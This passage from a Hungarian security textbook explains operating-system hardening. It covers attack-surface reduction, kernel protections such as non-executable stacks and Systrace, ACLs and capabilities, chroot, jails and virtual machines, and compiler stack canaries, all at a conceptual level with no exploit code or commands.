Nagyon komoly gondokat okozhat a biztonsági funkciók nem megfelelő beállítása. Könnyen belátható, hogy milyen károkkal járhat, ha az állományrendszer jogosultságok nem a szükséges minimális hozzáférést teszik lehetővé a felhasználóknak. Előfordulhat, hogy egy tévesen kiadott parancs mindenki által olvashatóvá tesz egy olyan állományt, amely súlyos következményekkel jár a rendszer egyéb védelmi funkcióira nézve (pl. Unix jellegű rendszereken a **/etc/shadow**). A rendszer minden védelmi mechanizmusát a lehető legnagyobb alapossággal meg kell ismerni, és körültekintő tervezés után a rendszer biztonsága szempontjából szükségeseket megfelelően bekonfigurálni.

Ebben az alfejezetben vázoltuk, hogy milyen jellegű problémákkal kell számolni egy biztonságos hálózati rendszer építésénél. A további alfejezetekben a lehetséges problémákat és védelmi megoldásokat részletesebben ismertetjük.

4.9.4 A biztonságos futási környezet védelmi erejének növelése

Egy szoftverrendszer általános biztonsága (annak beállításaitól eltekintve) a következő módszerekkel javítható:

1. a rendszer részeit képező programokban lévő hibák számának csökkentésével,
2. a nem használt programok számának csökkentésével (különös tekintettel a magasabb jogosultságokkal rendelkező programokra),
3. a rendszer biztonsági funkcióinak szaporításával, javításával.

Az első kérdést több irányból lehet megközelíteni. Egy adott feladatra fejlesztett programban a hibák számát a fejlesztés alatt jól definiált módszerekkel csökkenteni lehet, elvileg akár nullára. Erre a problémára nyújt megoldást, például a CC (Common Criteria) [ISO15408], amely ma már nemzetközi szabvány. A CC egy nagyszerűen felépített rendszer, amely kikényszeríti, hogy a fejlesztők minden felmerülő fenyegetettséget felmérjenek, és a fejlesztési terveket ez alapján készítsék el. A gond az, hogy egy program CC szerinti fejlesztése nagyon komoly költségekkel jár, ami természetesen a fejlesztő céget terheli. Ez tehát ellene hat a használatának. Mivel

azonban ma már biztonsági területen gyakran elvárják a felhasználók, hogy a biztonságos szoftverek rendelkezzenek CC minősítéssel, így a fejlesztő cégek a profitorientáltság miatt gyakran kompromisszumot hoznak, és egy gyenge követelményeket kitűző PP (Protection Profile) és/vagy ST (Security Target) alapján tervezik meg a TOE-t (TOE: Target of Evaluation), ezzel elérve az elsődleges célt, az EAL4-es (EAL: Evaluation Assurance Level) CC minősítést, azonban kikerülve a valódi feladatot: egy biztonságos rendszer fejlesztését. Érdemes egy pillantást vetni a CC szerint minősített biztonsági szoftverek ST-jére. Sajnos gyakran az látszik rajtuk, hogy elkészítésüknél nem a biztonság fokozása, csak a papír megszerzése volt a cél.

Mivel a programok biztonságos fejlesztése – ahogy a szoftverek minőségbiztosítása is – ma még gyermekcipőben jár, így a hibák számának csökkentésére más, a gyakorlatban is jól használható megoldást kell találnunk. A megfelelő eljárás kieszeléséhez vizsgáljuk meg tüzetesebben, hogy milyen biztonsági szempontok szerint csoportosított funkcionális részekből áll egy számítógép rendszer szoftver része.

A speciális célrendszerek kivételével egy számítógéprendszer a következő komponensekből épül fel:

- A használatban lévő perifériák kezelőprogramjai
- A használatban nem lévő vagy a számítógépből hiányzó perifériák kezelőprogramjai
- Az operációs rendszer magjának a számítógép működésének és védelmének szempontjából releváns funkciói
- Az operációs rendszer magjának a számítógép működésének és védelmének szempontjából irreleváns rendszermag funkciók
- A számítógép funkciójának és védelmének szempontjából fontos programok által használt közös függvénykönyvtárak (shared object, dinamic linkable library)
- Az előzők által nem használt közös függvénykönyvtárak
- A számítógép funkcionalitásának és védelmének szempontjából releváns programok és állományok
- A számítógép funkcionalitásának és védelmének szempontjából irreleváns programok és állományok

A fenti felosztás szándékosan igyekszik rávilágítani, hogy hogyan lehet a hibák számát egy kézenfekvő módszerrel csökkenteni: mindent el kell távolítani, aminek nincs szerepe a rendszer működésében. Ez kézenfekvő, mégis sokan megfeledkeznek róla. A módszer arra a sejtésre alapoz, hogy a rendszer méretének növekedése óhatatlanul a biztonsági hibák számát is növelni fogja, a méret csökkenése tehát csökkent(het)i azt, így a rendszer biztonságát növeli. Ez természetesen nem jelenti azt, hogy itt egy módszer, amivel gondolkodás nélkül lehet egy rendszer biztonságát növelni. Ha azonban okosan el tudjuk távolítani a rendszer működésének és védelmének szempontjából felesleges dolgokat, akkor vagy nem változtatunk a rendszer összes hibáinak a számán, vagy csökkentjük azt.

Ezt valahogy így lehetne logikusan levezetni:

A sejtés megalapozására állítsunk fel egy modellt, ahol a fejlesztők viszonylag egyenletes teljesítményt nyújtanak.

- Egy programban egy adott állapotában a funkcionalitás növekedésével a programsorok száma növekszik.

- Feltételezzük, hogy a program egy független funkcionális egységében 0 .. n hiba van. Elképzelhető az az eset is, hogy egy adott független funkcionalitás javítja ki egy másik rész hibáját, így a program egészének szempontjából „negatív" mennyiségű a benne lévő hibák száma, ez azonban elég ritkán előforduló eset (független funkcionalitást feltételezve), így tekintsünk el tőle.

- A program bizonyos független funkcionális részleteit eltávolítva a hibák száma vagy állandó marad, vagy csökken.

Ezt a kis okoskodást kiterjesztve a teljes szoftverrendszerre (amely független funkcionális egységekből áll), a funkcionális és védelmi szempontból érdektelen funkciókat eltávolítva a rendszer biztonsági szintje vagy nem változik, vagy növekszik. Ezt az alapelvet követve a rendszer hibáinak száma több szinten csökkenthető.

4.9.5 Az operációs rendszer és a programok beszerzése

Mivel ma már gyakran előfordul a hamisítás, így erről a biztonsági kockázatról is meg kell emlékeznünk. Amennyiben az operációs rendszert megbízható szállítótól vásároljuk, és az átadás eredeti adattároló médián (pl. floppy, CD) történik, akkor minden rendben. Ha akár az operációs rendszert, akár a későbbi szoftvereket vagy frissítéseket az Interneten keresztül szerezzük meg (töltjük le), akkor nagyon fontos, hogy leellenőrizzük, hogy valóban az eredeti program vagy javítás érkezett-e meg hozzánk. Nem zárható ki a lehetősége annak, hogy DNS mérgezéssel, egy tükör feltörésével vagy más furmányos módon módosított változat jut el hozzánk.

Az ellenőrzés lehetőségét természetesen minden tisztességes szoftverszállítónak meg kell adnia. Erre a leggyakrabban a nyilvános kulcsú titkosítási algoritmusokat szokták valamilyen formában használni. Lehetőség van akár magának a programnak, akár csak egy ellenőrző összegeket tartalmazó állománynak az aláírására. Ha a valódi nyilvános kulcsot sikerült megszerezni, akkor leellenőrizhető, hogy a letöltött szoftver valódi-e. Ilyenkor természetesen fontos, hogy a nyilvános kulcs vagy tanúsítvány más forrásból jöjjön, hisz a támadók egyúttal azt is kicserélhették. Ilyen esetben jó szolgálatot tehetnek a nyilvános kulcsszerverek.

Ha a letöltött program aláírása hibátlan, akkor a telepítés megkezdhető. Ha hibás, akkor érdemes több ellenőrzés után értesíteni a forrás rendszer adminisztrátorait, hogy a problémát kiderítsék és elhárítsák.

4.9.6 A rendszermag biztonsága

A gyakorlati irodalom általában három részre vágja a szoftverrendszereket: a rendszermagra (kernel), a közös függvénykönyvtárakra és az alkalmazásokra. Biztonsági szempontból a legkritikusabb a rendszermag, mivel annak biztonsági mechanizmusaira építenek a többi alrendszer fejlesztői. Ha a rendszermagban biztonsági hiba van, akkor a teljes rendszer komoly bajban van.

Az eszközök kezelését a rendszermag gyakran a hardvergyártó által fejlesztett kiegészítésekkel oldja meg. Ezek a kiegészítések sajnos sokszor kizárólag a funkcionalitást tartják szem előtt, fejlesztésüknél a biztonság általában nem fontos szempont. Ezért jobb csak azokat a külső fejlesztők által készített modulokat használni, amelyek elkerülhetetlenek.

Mivel a méret minimalizálás itt is jó hatással van a biztonságra, így – amennyiben erre az operációs rendszer lehetőséget ad – érdemes a lehető legkevesebb rendszermag funkciót és eszközvezérlőt hagyni a rendszermagban. Amennyiben lehetőség van a rendszer újrafordítására, akkor a felesleges részeket a fordításnál el kell távolítani, ha ez nem lehetséges, akkor a felesleges eszközvezérlő modulok betöltését kell elkerülni. Ha a rendszermag moduláris (tehát eszközvezérlő vagy egyéb funkcionális modulok induláskor vagy futás közben betölthetők), akkor érdemes modulba fordítani a rendszermag azon részeit, amelyek nem folyamatosan használtak vagy csak biztonsági tartalékként kerültek be. Ilyen lehet egy tartalék SCSI vezérlőkártya eszközmeghajtója, vagy a CD meghajtó használatához szükséges rendszermag részek. A modulok használata sokak szerint csökkenti a biztonságot, hisz egy esetleges behatolás esetén a támadó a tevékenységét elrejtő rendszermag modult tölthet be. Ez alacsony képzettségű támadóknál igaz lehet, de mivel modulok feltöltéséhez erős jogosultságokra van szükség, így feltételezhető, hogy a támadó képes hozzáférni a teljes memóriához. Ebben az esetben viszont megfelelő szaktudással felesleges a rendszermag moduláris felépítése, hiszen a szakirodalomban (pl. Phrack, `http://www.phrack.org/`) részletesen dokumentált, hogy hogyan lehet a futó rendszermagot a memóriában módosítani a támadó céljainak megfelelően. Ez ellen több védekezési technika létezik, ezekről a fejezet későbbi részében lesz szó.

A Posix szabvány korábbi biztonsági funkciói ma már nem elégségesek, ezért 1985-ben hozzákezdtek egy szabvány-kiegészítés kidolgozásához. Ez a kiegészítés Posix.1e és a Posix.2c amely a következő biztonsági funkciókkal foglalkozik: Hozzáférés szabály listák – ACL (Access Control Lists), kötelező hozzáférés vezérlés – MAC (Mandatory Access Control), Jogosultsági szintek – Capabilities, biztonsági felülvizsgálat – Security audit, információ címkék – information labeling. Ezek közül a fontosabbakra a fejezet későbbi részében részletesen kitérünk.

4.9.6.1 A verem védelme

Bizonyos rendszerek a tapasztalatok alapján abból a tényből indulnak ki, hogy a programok biztonsági hibákat tartalmaznak, más rendszerek viszont feltételezik, hogy a programok által ígért biztonsági szint és funkciók kifogástalanul működnek. A bizalmatlan rendszerekre jellemző, ahogy arra a fejezet korábbi részében már utaltunk, hogy a tipikus biztonsági hibák által okozott károkat több szinten igyekeznek enyhíteni, lehetőség szerint kiküszöbölni. Ezen problémák egy része rendszermagból orvosolható. Többféle rendszermag szintű védelmi módszer létezik, ezek közül az egyszerűbbek csak megnehezítik a támadó dolgát, mások megfelelő beállítás mellett lehetetlenné teszik a sikeres támadást.

A rendszermag szintű védelmi módszerek lényege a – szükség szerint valamilyen szempont szerint kiválogatott – binárisok lehetőségeinek leszűkítése. Ez a szűkítés lehet valamilyen speciális belső működésmódosítás, vonatkozhat állományok vagy hálózat hozzáférésének korlátozására, de speciális esetben lehetőséget adhat akár a rendszerhívások bizonyos részének kiszűrésére is.

Az operációs rendszerek fejlesztőinek véleménye megoszlik a magas védelmi szint hivatalos rendszerekbe való integrálásának kérdésében. Van, aki azt az elvet vallja, hogy ha a hibákat demonstráló kis programok (exploit-ok) a hivatalos – kevesebb védelmi mechanizmussal felszerelt – rendszerre készülnek el, akkor még az olyan védelmi kiegészítések is tovább növelik a védelmi szintet, amelyek csak megnehezítik a támadó dolgát. Ez az alapelv a szerényebb tudással rendelkező támadókkal szemben valóban hatásos, mivel sok támadó csak arra képes, hogy a közzétett exploit-okat felhasználja, azok működését azonban nem érti, így az esetleges egyszerűbb védelmi rendszerek elleni módosításokat sem képes megtenni. További tény, hogy a magasabb védelmi szintű rendszerek a plusz funkciók miatt általában lassabbak, mint a védelem nélküliek. Egy másik hozzáállás szerint az operációs rendszer fejlesztőinek mindent meg kell

tenniük annak érdekében, hogy a rendszer a lehető legjobb biztonsági funkciókat tartalmazza. Ennek tökéletes példája az OpenBSD rendszer, ahol a fejlesztők a biztonság érdekében még azt a merész lépést is vállalták, hogy a legfontosabb közös függvénykönyvtárakból eltávolították az általuk veszélyesnek ítélt függvényhívásokat. Ezzel feladták a kompatibilitást, hiszen az új rendszerre le sem lehet fordítani egy régi függvénykönyvtárral fejlesztett kódot, cserébe azonban a fejlesztők kénytelenek lettek elkerülni a veszélyes függvényhívásokat, ami a biztonságra előnyösen hatott. Annak érdemes nagyon alaposan utána járni, hogy a használt operációs rendszer milyen biztonsági funkciókat tartalmaz gyárilag, és milyeneket lehet beszerezni hozzá. Általában elmondható, hogy a hivatalos Linux és *BSD rendszermagok védelmi funkcióin kívül nagy mennyiségű kiegészítő érhető el az Interneten, az egyéb rendszerek védelmi funkcióinak bővítése nem gyakori, azok a dokumentációban leírt védelmi mechanizmusokkal rendelkeznek.

Az első lehetőség a puffer túlcsordulás hibák kiszűrésére a kódok futásának megakadályozása a verem területén. Erre a problémára több különböző megoldás született, szerencsésebb architektúrákon hardver szintű védelem is lehetséges, ahol nem, ott szoftver megoldások születtek, melyek gyakran nem tökéletesek, és kicsit lassítják a gép működését, de a biztonságért sajnos áldozatot kell hozni. Érdemes használni őket, mert a beállításuk nem igényel komolyabb szakértelmet, az egyszerűbb exploit-okkal támadókkal (pl. férgekkel) szemben mégis megfelelő védelmet nyújtanak.

A Windows 2003 rendszer már rendelkezik ezzel a védelmi mechanizmussal. A hivatalos Linux rendszermag nem tartalmaz vermen futtatás elleni védelmet, azonban léteznek az:

- OW (OpenWall, `http://www.openwall.com/linux/`),
- PaX (`http://pax.grsecurity.net/`),
- exec-shield (`http://people.redhat.com/mingo/exec-shield/`), és az
- integrált grsecurity (`http://www.grsecurity.net/`) kiegészítések,

amelyek más-más megoldásokat adnak a problémára.

A hivatalos OpenBSD beépített rendszermag és bináris szintű védelmi mechanizmust tartalmaz (`http://kerneltrap.org/node/view/573`), de léteznek kiegészítők (pl. StackGhost `http://stackghost.cerias.purdue.edu/`).

4.9.6.2 Az egyéb speciális kezdeményezések

Külön figyelmet érdemel a Systrace projekt, amely több szabad operációs rendszeren működik (`http://www.citi.umich.edu/u/provos/systrace/`), és egy nagyon érdekes kiegészítő, betanító eszközt is tartalmaz. A rendszer futása közben az egyes rendszerhívások a grafikus felületen egy ablakban megjelennek, azokkal kapcsolatban működés közben döntéseket lehet hozni. Egy alrendszer kezelőszoftverének néhány futtatása után összeáll egy olyan szabályfájl, amely az adott alrendszer szabályos működése melletti rendszerhívásokat lehetővé teszi, a hibatűrő beállítás jegyében minden mást célszerű tiltani. Ha ezek után egy támadó valamilyen módszerrel olyasmire akarja rákényszeríteni a szerverdémont, ami nem megszokott tőle (például shell-t indít), akkor a systrace alrendszer képes az akciót megakadályozni, ezzel tehát az ismeretlen támadási formák jelentős része megakadályozható.

Az állományrendszer szeparációjának egy speciális esetét valósítja meg a SubDomain rendszer (`http://www.immunix.org/subdomain.html`), amely lehetővé teszi annak beállítását, hogy a programok számára csak az állományrendszer bizonyos részei legyenek láthatóak, azon belül is

hangolható a lehetséges hozzáférés. Ennek segítségével is elkerülhető, hogy a program hibájából adódóan a támadók illetéktelenül férjenek adatokhoz.

Teljes kontrollt gyakorolni a rendszermag működése felett? Ennek finomhangolása nem kis feladat, azonban szakértő kézben lehetővé teszi a végletekig fokozott biztonságot. Több rendszeren vannak kezdeményezések arra, hogy a programok által indított rendszerhívásokba közvetlenül beleszólva az adminisztrátor egy-egy rendszerhívás meghívását meghiúsíthassa, annak működését befolyásolhassa (pl. egy *open* hívást másik állományra irányíthasson).

A Linux rendszerek speciális kiegészítője lehet a Medusa DS9 (`http://medusa.fornax.sk/`) biztonsági kiegészítés. Azért érdemel külön figyelmet, mert az adminisztrátor számára teljes mértékű kontrollra ad lehetőséget a rendszerhívások felett. Ennek a segítségével az adminisztrátor egy külső démon segítségével dönt a rendszeren futó programok rendszerhívásainak az elfogadhatóságáról, szükség esetén a paraméterek módosításáról.

4.9.6.3 Hozzáférés vezérlés

A jogosultsági problémák kezelésére, a szintek szétválasztásának (privilege separation) kikényszerítésére két alapvető megoldási irány létezik. Az egyik a hozzáférés vezérlési lista (ACL), a másik a képesség (capability) alapú hozzáférés vezérlési rendszer. Mindkét rendszer gyakorlati használatáról szólunk a továbbiakban.

4.9.6.3.1 Hozzáférés vezérlési listák (Access Control List - ACL)

Többen azt állítják, hogy az ACL csak egy gyorsan összedobott átgondolatlan biztonsági kiegészítés. Mivel egyre több rendszer teszi lehetővé a használatát, így mindenképpen érdemes megnézni, hogy mi is ez, és hogyan működik. Az ACL a jogosultság szétválasztás (privilege separation) megvalósítására használható lista, amely felhasználói vagy csoport hozzáférési jogokat definiáló bejegyzésekből áll (gyakran nevezik hozzáférés vezérlő bejegyzésnek /Access Controll Entry – ACE/). Minden elérhető erőforrásnak (objektum) lehet hozzáférés vezérlő listája, ez csak a megvalósítástól függ. Az ACL alapú rendszerek lehetőséget biztosíthatnak az állományok hozzáférés védelmére, de megoldható velük a rendszermag szolgáltatásaihoz, beállítási lehetőségeihez való hozzáférés finom szabályozása is.

Az ACL alapú hozzáférés vezérlésnek sokféle megvalósítása lehetséges az egyszerűtől az egészen összetettig. Egy viszonylag egyszerű megoldás a klasszikus Unix jellegű állományrendszer hozzáférés vezérlési mechanizmusa, amelynél a hozzáférési lista három fix elemből áll: tulajdonos/csoport/mások a lehetséges hozzáférési szintek pedig futtatás/írás/olvasás. Ez a megoldás az idők folyamán sokszor állította komoly fejtörés elé az adminisztrátorokat, mert egy összetett rendszerben a jogosultságok megfelelő kiosztása ennek a kissé szegényes rendszernek a használatával igen körülményes lehet. Mindazonáltal általánosságban elmondható, hogy a megoldás egyszerűsége ellenére mind a mai napig sok rendszeren használható. Ma már minden modernebb rendszer rendelkezik vagy kiegészíthető egy jóval összetettebb megoldási lehetőséggel. A Windows és Unix jellegű rendszereken egyaránt ez az egyik fejlesztési irány.

4.9.6.3.2 A képesség rendszer (capability)

A Unix jellegű operációs rendszereken a rendszer adminisztrációja szempontjából hagyományosan két szint létezett: a felhasználó és a root. A felhasználónak joga volt minden olyan állomány eléréséhez, amit az állományrendszerben tárolt jogosultságok lehetővé tettek neki, a root – pontosabban a 0 uid-del rendelkező – felhasználók minden olyan rendszer funkciót elérhettek, amelyhez kiemelt jogosultságokra volt szükség (pl. hálózati csatolók konfigurációja,

privilegizált portok használata, rendszermag paramétereinek hangolása, modulok betöltése és eltávolítása stb.). Mivel bizonyos esetekben a felhasználóknak is el kell végezniük olyan tevékenységet, amelyhez emelt jogosultságokra van szükség, ezért a Unix jellegű rendszerek rendelkeznek a setuid és a setgid bitekkel, amelyek segítségével a program nem a programot futtató felhasználó, hanem a program eredeti tulajdonosának jogosultságaival rendelkezik. Mivel azonban ilyen esetben a programnak kellene ügyelnie arra, hogy ne lehessen vele támadást kezdeményezni, és mivel gyakran még a setuid-nak szánt programok sem tökéletesen védettek a támadó jellegű felhasználással szemben, így ez a módszer sok kockázatot rejt. Szerencsésebb egy rendszeren a lehető legkevesebb setuid és setgid bittel rendelkező programot tartani. Egy hálózati szerveren általában elegendő a sudo program.

Ezt a rendszert biztonsági szempontok miatt finomítani kellett, ezért a mindenre használható jogot szépen szétválasztották képességekre (capability), amelyek így már egyesével odaadhatók egy-egy felhasználónak vagy programnak. Például korábban, ha egy webszervert akartunk indítani, amely hagyományosan a 80-as porton várja a kliensek kéréseit, akkor azt root jogosultságokkal kellett indítani, és csak a hálózati csatoló megnyitása után lehetett csak az emelt jogokat eldobni (uid váltás). Mivel ezt a műveletet koránt sem olyan egyszerű jól végrehajtani, amilyennek látszik, így sajnos sok esetben a programok a fejlesztők akarata ellenére olyan jogosultságok birtokában maradtak, amelyek a biztonsági kockázatot feleslegesen növelték. A képesség rendszer segítségével megoldható, hogy a webszervert csak a nem privilegizált portra bind-olás képességével ruházzuk fel, így az még az extra jogosultságok hibás eldobása esetén sem képes más, magasabb jogosultságokat igénylő művelettel kárt tenni.

Gond lehet, hogy hogyan kapja meg a felhasználó vagy egy program a szükséges képességeket. Erre több megoldás lehetséges. A legegyszerűbb, ugyanakkor sajnos nem gyakori a képességek teljes integrációja az állományrendszerbe, így a rendszermag a program futtatásakor automatikusan fel tudja ruházni a programot a szükséges képességekkel. Ehhez szükséges, hogy az állományrendszer képes legyen a képességek tárolására. Ezzel a módszerrel csak programokhoz rendelhetünk képességeket, felhasználókhoz nem. Ez igen komoly gond lehet, hiszen a biztonságos rendszerek kialakításánál kényelmetlen a felhasználó által végrehajtható programok szűkítésével korlátozni annak jogait. A felhasználók közvetlen képességekkel való felruházását kevesebb rendszer teszi lehetővé, pedig viszonylag könnyen kivitelezhető, hisz elegendő csak a login folyamatnál beállítani a megfelelő képességeket. Ilyen esetben nem az állományrendszerben van képesség rendelve egy-egy programhoz, hanem a rendszer a felhasználói adatbázisban tárolja az adatokat. További finomítás lehetséges, ha az állományrendszerben tárolt maszk alapján a rendszermag megszűri a felhasználó rendelkezésére álló képességeket, így a program valóban csak akkor rendelkezik egy képességgel, ha arra szükség van, és a felhasználó birtokában van.

Egy másik, kivitelezésének egyszerűsége miatt lényegesen gyakoribb lehetőség azokon a rendszereken használható, ahol a képességeket csak eldobni lehet. Itt tehát nem a rendszermag figyel arra, hogy az adott program milyen képességekkel rendelkezik, hanem a programnak kell gondoskodnia a felesleges képességek eldobásáról. Mivel ez újabb potenciális biztonsági problémákat jelent, így ilyen rendszereken általában egy speciális 0-ás uid-del futó előtét program segítségével szokták indítani a programokat. Az előtét program a konfigurációs állománya vagy a parancssorban átadott paraméterek alapján megállapítja, hogy milyen képességekre van szüksége a futtatandó programnak (akár a felhasználót és egyéb körülményeket is figyelembe véve), és az összes többi képességét eldobva futtatja le a célprogramot. Ilyen esetben a célprogram már csak a megmaradt képességeket birtokolja.


4.9.6.3.3 Felhasználói szintű (userspace) megoldás

A korábban említett bonyolult módszerek feladatait részben képes átvenni egy viszonylag egyszerű felhasználói szintű program. Természetesen nem ad akkora védelmet, mint az ACL-ek vagy a képességek használata, de nagyszerűen alkalmas az egyes programok hozzáférésének finom szabályozására. Az alapelv egyszerű: ne legyen sok-sok magasan feljogosított program, csak egy, amely finoman szabályozható beállításokat tesz lehetővé, és a segítségével biztonságossá tehető a felhasználók hozzáférése a magasabb biztonsági szintet követelő programokhoz. Erre jó példa a sudo (`http://www.courtesan.com/sudo/`) nevű program, amely többek között lehetővé teszi a felhasználóknak programok futtatását rendszeradminisztrátori szinten saját jelszavuk használata mellett. Ez a rendszer nem teszi lehetővé, hogy a programok jogai lekorlátozhatók legyenek a szükséges szintre, de amennyiben a rendszer lehetőséget ad a képességek eldobására, akkor egy másik felhasználói szintű program segítségével könnyedén kialakítható egy olyan rendszer, ahol csak a feljogosított felhasználók tudnak adminisztrációs programokat futtatni, és azok csak a szükséges jogosultságokkal rendelkeznek.

4.9.7 A futási környezet leválasztása

4.9.7.1 Az állományrendszer egy részének leválasztása

A Unix jellegű rendszereken elérhető a chroot (illetve a BSD rendszereken a jail is) rendszerhívás, amely lehetőséget ad a folyamatok állomány-hozzáférésének erős korlátozására. Amennyiben egy programnak joga van gyökeret váltani (ld. 4.9.6.3.2), akkor a chroot rendszerhívással megváltoztathatja a maga és az általa indított folyamatok számára a gyökeret. Ahogy az ábrán is látható, ilyen esetben a folyamat számára a valódi gyökérből elérhető adatok legnagyobb része láthatatlanná válik. Ezzel elérhetjük, hogy a szerver esetleges kompromittálódása esetén a támadó nem fér hozzá olyan adatokhoz, amelyek a szerver működéséhez nem szükségesek. A jail további lehetőségeket ad, a jail-ben a folyamat teljes egészében független memóriaterületen fut, a jail-nek saját IP címe és gépneve van.



Ábra 46. Chroot-olt környezet

A chroot rendszerhívás eredménye bizonyos körülmények között kijátszható, a támadó hozzá tud férni a valódi gyökér állományaihoz. Ennek megnehezítésére több lehetőség van. Amennyiben a chroot-olt folyamat megfelelően van elindítva, nincsenek root jogosultságai, akkor a közvetlen kitörés már nagyon nehéz. Nem lehetetlen azonban befolyásolni a rendszer működését, így arra mindenképpen ügyelni kell, hogy a gyökérváltással futtatott programoknak olyan felhasználó jogával kell futni, akinek nincs semmilyen extra jogosultsága és nincs a rendszeren más program, ami ugyanezen az uid-en fut. Ha ugyanis van, akkor a program általában küldhet (bizonyos rendszereken és kiegészítésekkel le lehet tiltani) a másik ugyanilyen uid-del futó folyamatnak üzeneteket (signal), amelyek segítségével befolyásolhatja annak működését. Ha a rendszeren vannak elérhető helyi hálózati szolgáltatások, akkor azokon keresztül könnyebben valósítható meg sikeres kitörés. Mivel az ördög soha nem alszik, így a Linux rendszermag kiegészítők fejlesztői olyan funkciókat is beépítenek a biztonsági foltokba, amelyek a chroot-ból való kitörést nehezítik meg vagy teszik lehetetlenné.

A Solaris rendszereken zónák néven vezették be ennek a technológiának a továbbfejlesztett változatát, ahol a rendszer nem csak a folyamat leválasztására képes, hanem a leválasztott könyvtár és a programok teljes kezelésére is fel van készítve.

A szeparáció megoldható oly módon is, hogy az egyes futó programoknál a rendszermag valamilyen módon döntést hoz minden egyes megnyitott állományra, hogy azt láthatja-e az adott program, és ha igen, akkor mit tehet meg vele. Erre nagyszerű példa a SubDomain, de számos védelmi rendszer lehetővé teszi a rendszerhívások finomhangolását (pl. medusa, systrace stb.). Ezekről bővebben is szó van 4.9.6.2 alfejezetben.

4.9.7.2 Virtuális gépek

A szeparálva futtatott programok, ha nagyon ritkán is, de rendszermag hibából vagy nem megfelelő indításból adódóan ki tudnak törni a szeparált környezetből. Ilyen esetek elkerülésére használhatók a különböző virtuális gépek (VM - Virtual Machine). Ezeknek sok típusa létezik.

Lehetséges tetszőleges architektúrájú gépen egy másik architektúrát emulálni (pl. bochs, `http://bochs.sourceforge.net/`), vagy egy bizonyos architektúrán egy ugyanazon architektúrájú gépet emulálni (pl. VMWare, `http://www.vmware.com/`; plex86, `http://plex86.sourceforge.net/`) – ez általában gyorsabb –, illetve egy adott operációs rendszert emulálni (pl. UML). Ezen rendszerek előnye, hogy amennyiben a hálózati programot a virtuális gépen belül futtatjuk, akkor annak esetleges sérülése esetén a támadó először csak a virtuális gépen belül elérhető adatokhoz és erőforrásokhoz fér hozzá. Természetesen nem lehet kizárni, hogy a virtuális gép implementációjában is található hiba. A virtuális gép használata kombinálható a korábban említett program-szeparációs módszerekkel, így ahhoz, hogy a támadó hozzáférjen az alaprendszerhez, mind a két védelmi rendszerben hibát kell találnia, aminek a valószínűsége lényegesen kisebb, mint egyenként az egyik védelmi rendszerben.

4.9.8 Biztonságos binárisok és függvénykönyvtárak

A rendszeren futtatott binárisok tartalmazhatnak programozási hibákat. A függvénykönyvtárakban található hibák egy kissé kellemetlenebbek, mert több programot érintenek, de a lényeg az, ahogy azt korábban már leírtuk, hogy ilyen esetben a rendszer támadhatóvá válik. Bizonyos tipikus programozási hibákból adódó támadási lehetőségek automatizmusok segítségével csökkenthetők vagy teljesen kizárhatók. A rendszermag szintű védelemről korábban már szóltunk, most nézzük meg, hogyan lehet még védekezni az ilyen hibák sikeres támadása ellen. Az Immunix, Inc. valósította meg először a C fordítóba épített

automatikus veremvédelmet, amelyet számos fordító ilyen irányú kiegészítései követtek. Ennek működési elve a következő.

A klasszikus puffer túlcsordulás támadás esetén a támadó nagy méretű adattal felülírja a puffer, majd az utána elhelyezkedő memóriaterületeket egészen a függvény visszatérési címéig. A veremvédelmek egy un. kanárit helyeznek el a visszatérési cím előtt, ami nem más, mint egy néhány bájtos adatsorozat, amit a függvény visszatérése előtt a bináris ellenőriz. Ennél az egyszerű módszernél a támadó csak úgy írhatja felül a visszatérési címet, ha a kanárit is átírja, ilyen esetben a rendszer észleli a támadást, és már nem adja vissza a vezérlést az átírt visszatérési címre. Ezt a védelmi mechanizmust sem lehetetlen kijátszani, de a befektetett munkához képest igen nagymértékű védelmet nyújt.

A megfelelő védelmi szinthez minden olyan programot és függvénykönyvtárat a módosított fordítóval kell lefordítani, amellyel felhasználó képes kommunikálni, vagy képes azt elindítani. A legegyszerűbb, ha a teljes rendszer a speciális fordítóval van fordítva. Azok az operációs rendszerek, amelyek elsődleges fejlesztési célja a biztonság, eleve úgy vannak felépítve, hogy az újrafordításról nem a felhasználónak kell gondoskodnia, hanem a rendszer már telepítéskor így kerül fel a számítógépre. Ilyen rendszerek az OpenBSD, az Immunix OS stb.. Az OpenBSD rendszernél külön figyelmet érdemel, hogy a rendszermagot is úgy alakították ki, hogy az lefordítható a módosított fordítóval.

Érdekes tény, hogy az OpenBSD rendszer fejlesztői felvállalták, hogy a biztonság érdekében eltávolítják a rendszermagból és a felhasználói eszközökből azokat a függvényeket, amelyek a programozási hibák legfontosabb forrásai. Ez a tevékenység tekinthető egyfajta mechanikus megelőző auditnak is. Minden programozási hibát nem tud kiszűrni, de a programok mindenképpen biztonságosabbak lesznek általa.

